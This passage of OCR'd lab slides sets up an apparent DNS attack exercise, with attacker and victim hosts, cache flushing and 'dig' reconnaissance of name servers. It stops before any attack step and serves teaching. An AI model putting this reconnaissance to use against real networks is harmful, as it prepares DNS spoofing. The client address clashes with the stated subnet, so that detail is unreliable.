
Network structure




Network structure




Network structure



Network structure



Network structure



Network structure

LAN C with IP 10.0.0.0/24, holds the three servers, the attacker and his server

dns-local
10.0.0.3

dns-root
10.0.0.4

dns-com
10.0.0.5

C

r1 connects respectively **LAN A** with **LAN C**

r1

attacker
10.0.0.6

attserver
10.0.0.9

r2

r2 connects respectively **LAN A** with **LAN B**

A

B

client
198.168.0.111

LAN A with IP 192.168.0.0/25, holds only the client.

LAN B with IP 192.168.0.128/25, it holds only the web server facebook.com

facebook.com
192.168.0.222

Step2) Network discovery – dig


(1) Cache cleaning

Before starting, we have to **clean the cache** of our local DNS.

⇒ On the ***dns-local terminal*** type:

rndc flush

⇒ Repeat it also for **dns-root** and **dns-com** (**all three green terminals**)



Step2) Network discovery – dig

(2) Understanding the DIG command

The command dig is a tool for querying DNS nameservers for information about host addresses, mail exchanges, nameservers and related information. This tool can be used from any Operating System based on Unix. The most typical use of dig is to simply query a single host.

(3) Network discovery from client side:


To discover the structure of the network we will use the command **dig**. In order to find the IP of local DNS and the hostname of the authoritative DNS of facebook.com:

⇒ On the ***client terminal*** type:

dig facebook.com

Step2) Network discovery – dig

⇒ The output will tell us:



Step2) Network discovery – dig

(3) Network discovery from client side:


Now we have discovered that dnscom.com is the hostname of authoritative DNS of facebook.com, so we will find its IP address:

⇒ On the ***client terminal*** type:

dig dnscom.com

Step2) Network discovery – dig

⇒ The output will tell us:



Step2) Network discovery – dig

(4) Network discovery from attacker side:


Now, we want to to find the IP of local DNS and the hostname of the authoritative DNS of facebook.com from the attacker side:

⇒ On the ***attack terminal*** type:

dig facebook.com

Step3) Network discovery – dig

⇒ The output will tell us:



Step2) Network discovery – dig

(4) Network discovery from attacker side:


Now we have discovered that dnscom.com is the hostname of authoritative DNS of facebook.com, so we will find its IP address:

⇒ On the ***attack terminal*** type:

